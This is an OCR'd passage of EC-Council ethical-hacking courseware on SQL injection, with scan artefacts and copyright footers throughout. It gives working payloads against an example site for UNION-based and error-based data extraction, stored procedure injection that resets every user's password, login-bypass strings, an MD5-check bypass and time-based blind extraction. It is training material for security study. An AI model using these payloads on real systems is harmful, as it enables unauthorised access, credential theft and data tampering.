
```
shop.com/items.php?id=101 and 1=1
```

The resultant SQL query is

```
SELECT * FROM ITEMS WHERE ID = 101 AND 1 = 1
```

Finally, the shopping web application returns the original items page. With the above result, an attacker determines that the above URL is vulnerable to a blind SQL injection attack.


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Launch SQL Injection Attacks

Once information gathering and vulnerability detection have been performed, the attacker tries to perform different types of SQL injection attacks such as error-based SQL injection, union-based SQL injection, blind SQL injection, and so on.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Perform Union SQL Injection

In UNION SQL injection, an attacker uses the UNION clause to concatenate a malicious query with the original query to retrieve results from the target database table. An attacker checks for this vulnerability by adding a tick at the end of a ".php? id=" file. If it comes back with a MySQL error, the site is most likely vulnerable to **UNION SQL injection**. The attacker then proceeds to use ORDER BY to find the columns and finally uses the **UNION ALL SELECT** command.

- **Extract Database Name**

  ```
  http://www.certifiedhacker.com/page.aspx?id=1 UNION SELECT ALL 1,DB_NAME,3,4--
  ```

  [DB_NAME] Returned from the server

- **Extract Database Tables**

  ```
  http://www.certifiedhacker.com/page.aspx?id=1 UNION SELECT ALL 1,TABLE_NAME,3,4 from sysobjects where xtype=char(85)--
  ```

  [EMPLOYEE_TABLE] Returned from the server

- **Extract Table Column Names**

  ```
  http://www.certifiedhacker.com/page.aspx?id=1 UNION SELECT ALL 1,column_name,3,4 from DB_NAME.information_schema.columns where table_name ='EMPLOYEE_TABLE'--
  ```

  [EMPLOYEE_NAME]


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Extract 1st Field Data**

  ```
  http://www.certifiedhacker.com/page.aspx?id=1 UNION SELECT ALL
  1,COLUMN-NAME-1,3,4 from EMPLOYEE_NAME --
  ```

  [FIELD 1 VALUE] Returned from the server

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Perform Error Based SQL Injection

An attacker uses the database-level error messages disclosed by an application to build a vulnerability exploit request. It is also possible to create automated exploits depending on the error messages generated by the database server.

- **Extract Database Name**

  ```
  http://www.certifiedhacker.com/page.aspx?id=1 or
  1=convert(int,(DB_NAME))--
  ```

  Syntax error converting the nvarchar value '[DB NAME]' into a column of data type int.

- **Extract 1st Database Table**

  ```
  http://www.certifiedhacker.com/page.aspx?id=1 or
  1=convert(int,(select top 1 name from sysobjects where
  xtype=char(85)))--
  ```

  Syntax error converting the nvarchar value '[TABLE NAME 1]' into a column of data type int.

- **Extract 1st Table Column Name**

  ```
  http://www.certifiedhacker.com/page.aspx?id=1 or 1=convert(int,
  (select top 1 column_name from DBNAME.information_schema.columns
  where table_name='TABLE-NAME-1'))--
  ```


  Syntax error converting the nvarchar value '[COLUMN NAME 1]' into a column of data type int.

- **Extract 1st Field of 1st Row (Data)**

  ```
  http://www.certifiedhacker.com/page.aspx?id=1 or 1=convert(int,
  (select top 1 COLUMN-NAME-1 from TABLE-NAME-1))--
  ```

  Syntax error converting the nvarchar value '[FIELD 1 VALUE]' into a column of data type int.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Perform Error Based SQL Injection using Stored Procedure Injection

Some developers use stored procedures at the backend of the web application to support its functionality. These stored procedures are part of an SQL statement designed to perform a specific task. Developers may write static and dynamic SQL statements inside the stored procedures to support the application's functionality. If the developers use dynamic SQL statements in the stored procedure, and if application users input to this dynamic SQL, then the application may be vulnerable to SQL injection attacks. Stored procedure injection attacks are possible if the application does not properly sanitize its input before processing that input in the stored procedure. An attacker can take advantage of improper input validation to launch a stored procedure injection attack on the application.

Consider the following SQL server stored procedure:

```
Create procedure user_login @username varchar(20), @passwd varchar(20) As
Declare @sqlstring varchar(250)
Set @sqlstring = '
Select 1 from users Where username = ' + @username + ' and passwd = ' + @passwd
exec(@sqlstring) Go User input: anyusername or 1=1' anypassword
```

The procedure does not sanitize the input, allowing the return value to display an existing record with these parameters.

Consider the following SQL server stored procedure:

```
Create procedure get_report @columnamelist varchar(7900) As Declare @sqlstring varchar(8000) Set @sqlstring = ' Select ' + @columnamelist + ' from ReportTable' exec(@sqlstring) Go
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


User input:

```
1 from users; update users set password = 'password'; select *
```

This results in the report running and all users' passwords being updated.

Note: The example given above is unlikely due to the use of dynamic SQL to log in a user. Consider a dynamic reporting query where the user selects the columns to view. The user could insert malicious code in this case and compromise the data.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Bypass Website Logins Using SQL Injection

Bypassing website logins is a fundamental and common malicious activity that an attacker can perform using SQL injection. This is the easiest way to exploit any SQL injection vulnerability of the application. An attacker can bypass the login mechanism (authentication mechanism) of the application by injecting malicious code (in the form of an SQL command) into any user's account without entering a username and password. The attacker inserts the malicious SQL string in a website login form to bypass the login mechanism of the application.

Attackers can fully exploit SQL vulnerabilities. Programmers chain SQL commands and user-provided parameters together. By using this feature, the attacker executes arbitrary SQL queries and commands on the backend database server through the web application.

Try these at website login forms:

- `admin' --`
- `admin' #`
- `admin'/*`
- `' or 1=1--`
- `' or 1=1#`
- `' or 1=1/*`
- `') or '1'='1--`
- `') or ('1'='1--`

Login as a different user:

```
' UNION SELECT 1,'anotheruser','doesnt matter', 1--
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


Try to bypass login by avoiding the MD5 hash check:

You can "union" the results with a known password and the MD5 hash of a supplied password. The web application will compare your password and the supplied MD5 hash instead of the MD5 from the database. For example:

```
Username : admin
Password : 1234 ' AND 1=0 UNION ALL SELECT 'admin',
'81dc9bdb52d04dc20036dbd8313ed055

81dc9bdb52d04dc20036dbd8313ed055 = MD5(1234)
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Perform Blind SQL Injection—Exploitation (MySQL)

SQL injection exploitation depends on the language used in SQL. An attacker merges two SQL queries to get more data. The attacker tries to exploit the UNION operator to get more information from the database. Blind injections help an attacker to bypass more filters easily. One of the main distinguishing features of blind SQL injection is that it reads the entries symbol by symbol.

- **Example 1: Extract First Character**

  Searching for the first character of the first table entry

  ```
  /?id=1+AND+555=if(ord(mid((select+pass+from+users+limit+0,1),1,1)
  )= 97,555,777)
  ```

  If the table "users" contains a column "pass" and the first character of the first entry in this column is 97 (letter "a"), then DBMS will return **TRUE**; otherwise, **FALSE**.


- **Example 2: Extract Second Character**

  Searching for the second character of the first table entry

  ```
  /?id=1+AND+555=if(ord(mid((select+pass+from+users+limit+0,1),2,1)
  )= 97,555,777)
  ```

  If the table "users" contains a column "pass" and the second character of the first entry in this column is 97 (letter "a"), then DBMS will return **TRUE**; otherwise, **FALSE**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Blind SQL Injection—Extract Database User

Using blind SQL injection, an attacker can extract the database username. The attacker can probe the database server with yes/no questions to extract information. To extract database usernames using blind SQL injection, an attacker first tries to determine the number of characters in a database username. An attacker who succeeds in learning the number of characters in a username then tries to find each character in it. Finding the first letter of a username with a binary search requires seven requests; hence, an eight-character name requires 56 requests.

- **Example 1: Check for username length**

```
http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(USER)=1)
WAITFOR DELAY '00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(USER)=2)
WAITFOR DELAY '00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(USER)=3)
WAITFOR DELAY '00:00:10'--
```

  Keep increasing the value of LEN(USER) until DBMS returns **TRUE**.

- **Example 2: Check if 1st character in the username contains 'A' (a=97), 'B', or 'C', and so on.**

```
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((USER),1,1)))=97)  WAITFOR DELAY
'00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((USER),1,1)))=98)  WAITFOR DELAY
'00:00:10'--
```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

```
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((USER),1,1)))=99)  WAITFOR DELAY
'00:00:10'--
```

Keep increasing the value of ASCII(lower(substring((USER),1,1))) until DBMS returns **TRUE**.

- **Example 3: Check if 2nd second character in the username contains 'A' (a=97), 'B', or 'C', and so on.**

```
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((USER),2,1)))=97)  WAITFOR DELAY
'00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((USER),2,1)))=98)  WAITFOR DELAY
'00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((USER),2,1)))=99)  WAITFOR DELAY
'00:00:10'--
```

Keep increasing the value of ASCII(lower(substring((USER),2,1))) until DBMS returns **TRUE**.

- **Example 4: Check if 3rd character in the username contains 'A' (a=97), 'B', or 'C', and so on.**


```
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((USER),3,1)))=97)  WAITFOR DELAY
'00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((USER),3,1)))=98)  WAITFOR DELAY
'00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((USER),3,1)))=99)  WAITFOR DELAY
'00:00:10'--
```

Keep increasing the value of ASCII(lower(substring((USER),3,1))) until DBMS returns **TRUE**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Blind SQL Injection—Extract Database Name

In a blind SQL injection, the attacker can extract the database name using the time-based blind SQL injection method. Here, the attacker can apply brute force to determine the database name based on the time before the execution of the query and set the time after query execution. Then, the attacker can infer from the result that if the time lapse is **10 seconds**, then the name is "A"; otherwise, if it is 2 seconds, then it cannot be "A." Similarly, the attacker finds out the database name associated with the target web application.

- **Example 1: Check for Database Name Length and Name**

```
http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(DB_NAME())=4)
WAITFOR DELAY '00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((DB_NAME()),1,1)))=97)  WAITFOR DELAY
'00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((DB_NAME()),2,1)))=98)  WAITFOR DELAY
'00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((DB_NAME()),3,1)))=99)  WAITFOR DELAY
'00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((DB_NAME()),4,1)))=100) WAITFOR DELAY
'00:00:10'--
```

Database Name = **ABCD** (Considering that the database returned true for the above statement)

Ethical Hacking and Countermeasures Copyright © by EC-Council
